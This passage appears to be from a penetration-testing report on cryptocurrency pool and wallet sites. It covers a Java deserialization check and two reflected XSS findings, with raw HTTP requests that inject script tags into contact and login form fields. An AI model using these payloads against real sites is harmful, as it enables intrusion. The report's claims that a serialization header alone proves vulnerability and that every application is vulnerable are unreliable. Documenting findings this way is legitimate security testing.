**$ java -jar SerializationDumper-v1.0.jar ACED00057708af743f8c1d120cb974000441424344**

**STREAM\_MAGIC - 0xac ed**

**STREAM\_VERSION - 0x00 05**

**Contents**

**TC\_BLOCKDATA - 0x77**

**Length - 8 - 0x08**

**Contents - 0xaf743f8c1d120cb9**

**TC\_STRING - 0x74**

**newHandle 0x00 7e 00 00**

**Length - 4 - 0x00 04**

**Value - ABCD - 0x41424344**

**1**

**2**

**3**

**4**

**5**

**6**

**7**

**8**

**9**

**10**

**11**

**$ java -jar SerializationDumper-v1.0.jar ACED00057708af743f8c1d120cb974000441424344**

**STREAM\_MAGIC - 0xac ed**

**STREAM\_VERSION - 0x00 05**

**Contents**

**TC\_BLOCKDATA - 0x77**

**Length - 8 - 0x08**

**Contents - 0xaf743f8c1d120cb9**

**TC\_STRING - 0x74**

**newHandle 0x00 7e 00 00**

**Length - 4 - 0x00 04**

**Value - ABCD - 0x41424344**


**In this example the stream contains a TC\_BLOCKDATA followed by a TC\_STRING which can be replaced with a payload.**

**Objects in a serialization stream are instantiated as they are loaded, rather than after the entire stream has been parsed. This fact allows us to inject payloads into a serialization stream without worrying about correcting the remainder of the stream. The payload will be deserialized and executed before any kind of validation happens and before the application attempts to read further data from the serialization stream.**

**Methodology (Steps for testing):**

1. **Collected the web traffic through Wireshark of moonlitecoin.info.**
2. **Whole web traffic is saved into pcap file for moonlitecoin.info.**
3. **Whole web traffic is analysed and check for pattern “0xAC ED 00 05 header “as shown in screenshot.**
4. **If this pattern is found then the site is vulnerable to insecure deserialization.**

**Results for Penetration Testing:**



**This above screenshot on careful observation that it is vulnerable to insecure deserialization and can read memory object which are serialized one. It is all about careful observation and every application is vulnerable to insecure deserialization because it is recently introduced in OWASP TOP 2017 and people hardly how to mitigate these attacks.**

**WALLET VULNERABILITY EXAMPLE FIVE**

**Vulnerability Type:**  Reflected Cross Site Scripting Attack.

**Screenshot of Component:** All screenshots are in Business Logic.

**URL GET/ POST data:** POST METHOD:

**POST /freebies/atlas/contact.php HTTP/1.1**

Host: www.createwebsite.net

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:58.0) Gecko/20100101 Firefox/58.0

Accept: \*/\*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referrer: https://litepool.uk/legal.php

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

Content-Length: 91

Origin: https://litepool.uk

DNT: 1

Connection: close

**name=</p><script>alert(1)</script>&**email=punitm187@gmail.com&subject=hello3&comments=hello4

HTTP/1.1 200 OK

Date: Mon, 26 Mar 2018 19:39:35 GMT

Content-Type: text/html

Connection: close

Set-Cookie: \_\_cfduid=dbd9c3fd16708206904dc4615713c02941522093175; expires=Tue, 26-Mar-19 19:39:35 GMT; path=/; domain=.createwebsite.net; HttpOnly

Vary: Accept-Encoding

Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"

Server: cloudflare

CF-RAY: 401c158b6fa43222-SIN

Content-Length: 186

<fieldset><div id='success\_page'><h1>Email Sent Successfully.</h1><p>Thank you <strong></p><script>alert(1)</script></strong>, your message has been submitted to us.</p></div></fieldset>

**Business Logic (What has been tested):**

**Exploiting Cross Site Scripting:**


**This was the testing on name field for XSS – Cross site scripting attack. This was the post parameter as shown in the screenshot for reference that malicious characters were not filtered and leads to XSS. Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.**

**An attacker can use XSS to send a malicious script to an unsuspecting user. The end user’s browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.**

**For more details on the different types of XSS flaws**


**Methodology (Steps for testing):**

**So, as I have tested the site I came across with XSS in contact form. The name field in contact form is vulnerable to reflected cross site scripting.**




**So, as we can see there is a contact form in LITEPOOL so I have tested all the field in contact form.**


**After filling the contact form, I have intercepted the request by burp suite.**



**So, as we can see in the screenshot “hello1” is reflected back but enclosed in “p tag” so if we want to exploit cross site scripting in name field we have to first close the “p tag” first and the we can able to run our java script.**

****

**So, as we can see server responded 200 OK and alert(1) is reflected back to us. So, we have successfully exploited the reflected cross site scripting.**

****

**So, as we can see in above we ran our java script. We are able to pop up “1” in the contact we can also do other things like popping up cookie from this cross-site scripting.**

**Results for Penetration Testing:**

**Result for Penetration Testing is that cross site scripting attack has been done for reflected one not as stored one because this is not a blog or comments which they can save results. It is not applicable to all users as it is only reflected cross site scripting attack. For mitigation purpose, we generally block html characters and tags. We block the Unicode characters or URL encoded characters for it.**

**WALLET VULNERABILITY EXAMPLE SIX**

**Vulnerability Type:**  **CROSS SITE SCRIPTING ATTACK VULNERABILITY**

**Screenshot of Component:** All screenshots are in Business Logic.

**URL GET/ POST data:** POST METHOD:

POST /login/check\_login HTTP/1.1

Host: member.litepool.uk

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:58.0) Gecko/20100101 Firefox/58.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referrer: http://member.litepool.uk/login/index

Content-Type: application/x-www-form-urlencoded

Content-Length: 461

Cookie: ci\_session=deo57hv12gc522nu1d51qjvqg33t98bu

DNT: 1

Connection: close

Upgrade-Insecure-Requests: 1

**username=<script>alert(1)</script>**&password=hello123&code=&g-recaptcha-response=03AJIzXZ68OBVgzEg2\_K92o0ozHjIV\_p8Ilu8osDhh4lEp4vNKVNeRowPzK7b06IHakZXaCRDszwAUGV-k91J0rXdoHvVSn6Ak2gJdGHpOSFPzWvL4Ts7RcOq5YWws7ry8M-rhuQML9Ofv-nCb7QdZUS5hHOR94VnPKYhdSNsrX8niXwqHXOCYisiTuIEV7-f-2NYmuQNIjterki4o2XZgSnZ6dPt9v6KjB5MOTaNkA6JctvuHM21OsmUYZYo4EazjG0cikkPLopRRDWrzV-se53fLpbNC004-Rqc-NtLOxzvl6g2xE1I6Cd5ce\_eUgDOE4y89Vj3LEjrltz66X08oUGGvzAbbxn68GTpK2tQwNQ6VETCcAe3PiC4

**Business Logic (What has been tested):**


**Exploiting Cross Site Scripting:**

**This was the testing on name field for XSS – Cross site scripting attack. This was the post parameter on username as shown in the screenshot for reference that malicious characters were not filtered and leads to XSS. Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.**

**An attacker can use XSS to send a malicious script to an unsuspecting user. The end user’s browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page. For more details on the different types of XSS flaws**


**Methodology (Steps for testing):**

**So, as I have tested the site I came across with XSS in login form. The username field in login form is vulnerable to reflected cross site scripting.**


****

**So as we can see in the website there is a login form and it has three fields username, password, 2f**


**authentication code. So, the “username” field in vulnerable to reflected cross site scripting. So, if we put some JavaScript in “username” field it will reflect back to us.**

****

**So, as we can see in the above screenshot I have putted some JavaScript in “username” field. So, after clicking the login button.**

****

**So, we got the pop up that means our JavaScript ran successfully. We can also intercept the request and put some JavaScript into the “username” field**

****

